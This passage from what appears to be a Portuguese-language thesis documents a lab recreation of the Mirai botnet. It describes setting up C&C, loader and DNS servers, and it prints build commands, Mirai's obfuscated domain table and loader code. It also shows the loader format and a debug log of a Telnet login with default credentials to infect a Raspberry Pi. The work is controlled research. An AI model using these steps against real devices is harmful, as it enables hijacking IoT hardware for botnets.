


Figura 3.9: Arquivo de banco *db.mbotnet.com*

A escolha de um servidor DNS local se deu devido ao fato de que toda a comunicação entre os componentes da *botnet* é fortemente baseada em DNS. Além disso, era desejado que toda a comunicação acontecesse internamente. Dessa forma, a máquina *dns-server* foi definida como *nameserver* em todos os servidores da arquitetura proposta.

3.4.2 Servidor de Comando e Controle

Assim como dito na seção 3.3.1, o servidor de comando e controle foi instalado em uma máquina virtual rodando o sistema operacional *Ubuntu*. O IP e domínio atribuídos para essa máquina foram, respectivamente, 192.168.2.20 e *cnc.mbotnet.com*. Vale lembrar que esse domínio só existe internamente, sendo resolvido pelo servidor BIND descrito na seção 3.4.1. As configurações de interface de rede do servidor C&C podem ser vistas na Fig. 3.10.




Figura 3.10: Configuração da interface de rede da máquina *cnc-server*

Para realizar a configuração do servidor, foi retirado do *GitHub* o código da *botnet* Mirai [5] e carregado localmente na máquina. Os códigos usados nessa seção estão contidos no diretório "mirai". Para rodar o *shell script* e produzir os executáveis do código, foram necessárias algumas configurações específicas relacionadas aos *cross compilers* e ao banco de dados. Todas essas configurações podem ser encontradas em [37], página do *GitHub* onde está armazenado o código da Mirai.

Existem dois comandos possíveis para criar os executáveis do servidor de comando e controle. O primeiro:

./build.sh debug telnet

cria, dentro do diretório *debug*, binários que imprimem na tela o estado dos processos que estão sendo realizados, como: conexão com o servidor C&C e andamento do processo de varredura de dispositivos. O segundo:

./build.sh release telnet

cria, dentro do diretório *release*, binários bem pequenos e prontos para realizar o processo de produção de *bots*.

Além disso, no servidor C&C foram configurados um servidor Apache e um servidor TFTP. Em ambos os servidores foram armazenados os binários, incluindo todas as arquiteturas de processadores suportados, que o *loader* irá carregar nos *bots*, conforme será explicado na seção 3.4.4. O conteúdo contidos nos servidores é o mesmo, que poder ser observado na Fig. 3.11.




Figura 3.11: Binários existentes no servidor *Apache*

3.4.3 Loader

Assim como dito na seção 3.3.1, o *loader* foi instalado em uma máquina virtual rodando o sistema operacional *Ubuntu*. O IP e domínio atribuídos para essa máquina foram, respectivamente, 192.168.2.30 e *loader.mbotnet.com*. Vale lembrar que esse domínio só existe internamente, sendo resolvido pelo servidor BIND descrito na seção 3.4.1. As configurações de interface de rede do servidor *loader* podem ser vistas na Fig. 3.12.




Figura 3.12: Configuração da interface de rede da máquina *loader-server*

Para realizar a configuração do servidor, foi retirado do *GitHub* o código da *botnet* Mirai [5] e carregado localmente na máquina. Os códigos usados nessa seção estão contidos no diretório "*loader*". Para criar os executáveis do *loader*, é necessário rodar o simples comando:

./build.sh

Devido a função definida no código, as informações de IP e credenciais dos dispositivos vulneráveis devem ser apresentadas ao *loader* no seguinte modelo:

IP:Porta Usuário:Senha

Usando esses dados, o *loader* acessa o dispositivo e, após o acesso, verifica a arquitetura do processador do mesmo. Caso a arquitetura seja suportada, o *loader* induz o dispositivo a realizar o carregamento do código para transforma-lo em um *bot*. Esse carregamento pode ser feito por três métodos diferentes: *wget*, *tftp* ou transferência direta do arquivo por meio de comandos *echo*. Quando o carregamento é completo, o código apresenta na tela a frase "*listening tun0*" e o *loader* se desconecta do dispositivo. Após todo esse processo, como o *loader* se desconecta do alvo, o *malware* passa a ser executado unicamente na memória do dispositivo.

3.4.4 Bots

Assim como explicado na seção 2.3.2, o processo de varredura de dispositivos vulneráveis na Internet é realizado pelos dispositivos comprometidos que já fazem parte da *botnet*. Dessa forma, para que exista qualquer simulação dessa *botnet*, é necessário que exista um primeiro *bot* conectado a ela.

Conforme os cenários de simulação que serão apresentados nas seções seguintes, dois diferentes dispositivos foram testados como *bots*. As características definidas para esses dispositivos estão expostas na Tabela 3.1. Vale ressaltar que a escolha dos dispositivos utilizados como *bots* estava restrita a possibilidade de aquisição própria durante o perído de realização do trabalho.

Nome	**Tipo de dispositivo**	**IP do dispositivo**	**Credenciais**
D-Link *Wireless* G DSL-2640B	Roteador	192.168.2.1	admin:admin
Raspberry Pi Zero W	Microcontrolador	192.168.2.49	aledemelo:admin

Tabela 3.1: Dispositivos utilizados como *bots* nas simulações

3.5 Cenários de Simulação

Em qualquer simulação de ataque de rede, existe a possibilidade de comprometimento no funcionamento da rede atacada. Por esse motivo, as simulações de ataque foram todas realizadas em cenários controlados e empregados em uma topologia de rede local.

Os cenários de simulação escolhidos para desenvolvimento nesse trabalho, foram definidos a partir da exploração e tentativa de uso do código da *Mirai*. Como qualquer *botnet*, a Mirai explora alguns dispositivos com características e vulnerabilidades específicas. Sendo assim, os cenários foram determinados objetivando apresentar as principais particularidades exploradas pela *botnet* Mirai e investigar as situações nas quais a mesma não obtém sucesso em sua execução.

3.5.1 Cenário com *Raspberry Pi*

Esse cenário de ataque consiste na tentativa de recrutar um dispositivo IoT, representado por um *Raspberry Pi*, para a *botnet*, transformando-o em *bot*. O *Raspberry* está rodando o sistema operacional *Rapabian*, baseado em *Debian*. Além disso, foi instalado no dispositivo o serviço Telnet e o aplicativo *BusyBox*.

A arquitetura do cenário inclui toda a topologia da *botnet* proposta na seção 3.4, incluindo na rede o *Raspberry PI* com o IP: 192.168.2.49. Uma ilustração desse cenário pode ser vista na Fig. 3.13.




Figura 3.13: Cenário de simulação com *Raspberry Pi*

3.5.2 Cenário com *Roteador D'Link*

Esse cenário de ataque consiste na tentativa de recrutar um dispositivo IoT, representado por um *D-Link Wireless* DSL-2640B, para a *botnet*, transformando-o em *bot*. Na interface de gerência do roteador, foi habilitado o serviço Telnet.

A arquitetura do cenário inclui toda a topologia da *botnet* proposta na seção 3.4, incluindo na rede o *D-Link Wireless* DSL-2640B com o IP: 192.168.2.1. Uma ilustração desse cenário pode ser vista na Fig. 3.14 .




Figura 3.14: Cenário de simulação com *D-Link Wireless* DSL-2640B

Capítulo 4

Resultados e Análises

Neste capítulo são descritos os procedimentos realizados para as simulações de ataque nos dois cenários abordados, descritos no Capítulo 3. São também expostos os resultados alcançados em cada um dos casos, suas respectivas análises e uma síntese geral comparando os dois cenários de simulação. Além disso, descreve recomendações de defesa contra os tipos de ataque simulados.

4.1 Descrição geral dos procedimentos para simulação dos ataques

Considerando os cenários apresentados nas seções 3.5.1 e 3.5.2, pode-se dizer que a arquitetura de rede definida para a criação da *botnet* é bastante semelhante em ambos os cenários, sendo a única diferença o tipo de dispositivo IoT que será simulado como primeiro *bot*. Dessa forma, nessa seção serão expostas algumas características em comum nos procedimentos de configuração dos cenários de simulação.

O servidor *loader* é responsável por realizar o acesso no dispositivo e coordenar o carregamento do *malware* no mesmo, conforme explicado na seção 3.4.3. Além disso, após esse processo, o *loader* se desconecta do dispositivo. Sendo assim, depois de ser invadido, o dispositivo não possui nenhuma conexão direta com a estrutura da *botnet*. Na realidade, essa conexão passa a ser baseada nos domínios do servidor C&C e do servidor *reporter* que são incluídos no código dos binários carregados no dispositivo. Com o uso de um executável presente no código da *botnet* Mirai, apresentado na Fig. 4.1, esses domínios são ofuscados, de forma a evitar a tradução dos mesmos.




Figura 4.1: Processo de ofuscação das *strings* correspondentes aos domínios

O resultado desse processo é incluído no código *table.c* para que o *bot* seja capaz de se comu-

nicar corretamente com os servidores C&C e *reporter*, conforme observado na Fig. 4.2. Como esse trabalho não possui o objetivo de realizar um processo real de varredura por dispositivos vulneráveis, a função do servidor *reporter* se torna dispensável. Logo, os dois servidores citados foram configurados na mesma máquina, que responde pelo domínio *cnc.mbotnet.com*.

```
uint32_t table_key = 0xdeadbeef;
struct table_value table[TABLE_MAX_KEYS];

void table_init(void)
{
    add_entry(TABLE_CNC_DOMAIN, "\x41\x4C\x41\x0C\x4F\x40\x4D\x56\x4C\x47\x56\x0C\x41\x4D\x4F\x22", 30); // cnc.mbotnet.com
    add_entry(TABLE_CNC_PORT, "\x22\x35", 2);   // 23

    add_entry(TABLE_SCAN_CB_DOMAIN, "\x41\x4C\x41\x0C\x4F\x40\x4D\x56\x4C\x47\x56\x0C\x41\x4D\x4F\x22", 29); // cnc.mbotnet.com
    add_entry(TABLE_SCAN_CB_PORT, "\x99\xC7", 2);         // 48101
```

Figura 4.2: Domínios dos servidores incluídos no código *table.c*

Após estabelecidos os meios de comunicação entre o servidor C&C e o *bot*, é necessário garantir que a conexão com o banco de dados do servidor C&C esteja aberta. Para isso, também incluído no código da *botnet* Mirai, existe um executável que realiza a abertura dessa conexão. Esse executável foi utilizado em *background*, com o uso do aplicativo *screen*, de forma que não interferisse nos outros processos realizados pelo servidor C&C. O processo de abertura da conexão com o banco de dados pode ser visto na Fig. 4.3.




Figura 4.3: Abertura de conexão com o banco de dados do servidor C&C

Para verificar o estabelecimento da conexão, com o uso da ferramenta PuTTY, foi solicitada uma conexão Telnet com o IP 192.168.2.20, como mostra a Fig. 4.4. Após fornecer as credenciais de acesso e estabelecer a conexão Telnet, foi aberta a interface de comunicação e gerência do servidor C&C, conforme apresentado na Fig. 4.5. No topo do terminal, é possível observar que ainda não existem *bots* conectados ao servidor.

Figura 4.4: Conexão Telnet com o servidor C&C




Figura 4.5: Interface de comunicação e gerência do servidor C&C

Por fim, outra configuração importante a ser implementada no servidor C&C para funcionamento correto da *botnet* foi o estabelecimento de um servidor *Apache*, que disponibilizasse os binários para carregamento nos *bots* com o comando *wget* e um servidor TFTP, que disponibilizasse os mesmo binários com o comando *tftp*. Vale ressaltar que os binários podem estar armazenados em qualquer servidor, não necessariamente no servidor C&C, sendo apenas essencial indicar esses servidores no código *main.c* do servidor *loader*, conforme exemplificado na Fig. 4.6. Porém, para esse trabalho, devido a pequena disponibilidade de recursos, os servidores foram estabelecidos na própria máquina *cnc-server*.

```
/*                                                          wget address          tftp address */
if ((srv = server_create(sysconf(_SC_NPROCESSORS_ONLN), addrs_len, addrs, 1024 * 64, "192.168.2.20", 80, "192.168.2.20")) == NULL)
{
    printf("Failed to initialize server. Aborting\n");
    return 1;
}
```

Figura 4.6: Indicação dos servidores Apache e TFTP no código *main.c*

4.2 Cenário com *Raspberry Pi*

Para esse cenário o objetivo é verificar como se sucede a tentativa de invasão em um *Raspberry Pi*, rodando o sistema operacional *Raspabian*, visando transforma-lo em *bot*. Na Tabela 4.1, são apresentadas as características das máquinas envolvidas diretamente no cenário de ataque e que compõe a *botnet*.

	Servidor C&C	**Servidor *loader***	***Bot***
Nome do *host*	*cnc-server*	*loader-server*	RPi0w_c
IP do *host*	192.168.2.20	192.168.2.30	192.168.2.49

Tabela 4.1: Dispositivos envolvidos no ataque do cenário com *Raspberry Pi*

Considerando os requisitos necessários para que um dispositivo seja considerado vulnerável, foi instalado no *Raspberry Pi* o serviço Telnet e o *BusyBox*. Para verificar o funcionamento dessas funcionalidades, conforme apresentado na Fig. 4.7, foi feito um acesso remoto, com sucesso, ao *Raspberry Pi* pelo serviço Telnet e utilizado o comando *busybox* para checar as configurações desse aplicativo. Foi verificado que na versão instalada do *BusyBox*, estão presentes os comandos *wget* e *tftp*.




Figura 4.7: Conexão Telnet com *Raspberry Pi* e apresentação do aplicativo *BusyBox*

Para iniciar o processo, por meio de um arquivo de extensão TXT (file.txt), os dados necessários para acesso ao dispositivo são apresentados ao servidor *loader* no formato descrito na seção 3.4.3, que inclui IP, porta, usuário e senha de acesso. Em seguida, com o comando:

cat file.txt | ./loader.dbg

o executável compilado a partir do código contido na pasta *loader*, tenta realizar o acesso no dispositivo com IP indicado, pela porta 23 (porta padrão do serviço Telnet), com as credenciais fornecidas. Esse processo pode ser observado na Fig. 4.8.

Em seguida, o *loader* reconhece o serviço Telnet no dispositivo e consegue estabelecer uma comunicação. Após a comunicação estabelecida, as credenciais fornecidas são aplicadas e o servidor *loader* consegue acessar o dispositivo com sucesso. Como o executável está sendo utilizado no modo *debug*, é possível ver os resultados de cada processo na tela do terminal, apresentados nas Figs. 4.8 e 4.9.

```
root@loader-server:/home/loader-server/Mirai-Source-Code/loader# cat file.txt
192.168.2.49:23 aledemelo:admin
root@loader-server:/home/loader-server/Mirai-Source-Code/loader# cat file.txt | ./loader.dbg
(1/9) bins/dlr.arm is loading...
(2/9) bins/dlr.arm7 is loading...
(3/9) bins/dlr.m68k is loading...
(4/9) bins/dlr.mips is loading...
(5/9) bins/dlr.mpsl is loading...
(6/9) bins/dlr.ppc is loading...
(7/9) bins/dlr.sh4 is loading...
(8/9) bins/dlr.spc is loading...
(9/9) bins/dlr.x86 is loading...
[FD13] Called connection_open
[FD13] Established connection
TELIN: ◆◆▒▒◆ ◆◆#◆◆'
Hit end of input.
TELIN: ◆◆▒▒◆▒▒◆▒▒◆◆◆!
TELIN: ◆◆▒▒Pi0w_c login:
matched login prompt at 13, ":", "RPi0w_c login: "
TELOUT:
  0000  61 6c 65 64 65 6d 65 6c 6f                        aledemelo
matched password prompt at 0, ":", ": "
TELIN: aledemelo
matched password prompt at 0, ":", ": aledemeloin: "
TELOUT:
  0000  0d 0a                                             ..
TELIN:
Password:
matched password prompt at 21, ":", ": aledemelo
Password: "
TELOUT:
  0000  61 64 6d 69 6e                                    admin
matched any prompt at 0, ":", ": "
TELOUT:
  0000  0d 0a                                             ..
TELIN:

matched any prompt at 0, ":", ":
edemelo
Password: "
TELIN: Last login: Tue Jan 23 08:57:44 CST 2018 from 192.168.2.30 on pts/0
```

Figura 4.8: Início do processo do servidor *loader* e tentativa de *Login* no serviço Telnet do *Raspberry Pi*

```
aledemelo@RPi0w_c:~$ sh

TELIN: $
TELIN: ECCHI
TELIN: : applet not found
$
[FD13] Succesfully logged in
TELOUT:
  0000  2f 62 69 6e 2f 62 75 73 79 62 6f 78 20 70 73 3b  /bin/busybox ps;
  0010  20 2f 62 69 6e 2f 62 75 73 79 62 6f 78 20 45 43   /bin/busybox EC
  0020  43 48 49 0d 0a                                   CHI..
TELIN: /bin/busybox ps; /bin/busybox ECCHI
```

Figura 4.9: Sucesso na conexão Telnet com o *Raspberry Pi*

A conexão Telnet estabelecida com sucesso também pode ser observada pelos pacotes capturados com a ferramenta *Wireshark*. Nas Figs 4.10 a 4.14 são apresentados os pacotes do protocolo Telnet, contendo todos os dados de *login* e a verificação de sucesso no acesso com a exposição da mensagem de apresentação do sistema.




Figura 4.10: Pacote 48 - Requisição de *login* do RPi (192.168.2.49) para o *loader* (192.168.2.30)




Figura 4.11: Pacote 57 - Fornecimento de usuário: *aledemelo* do *loader* (192.168.2.30) para o RPi (192.168.2.49)

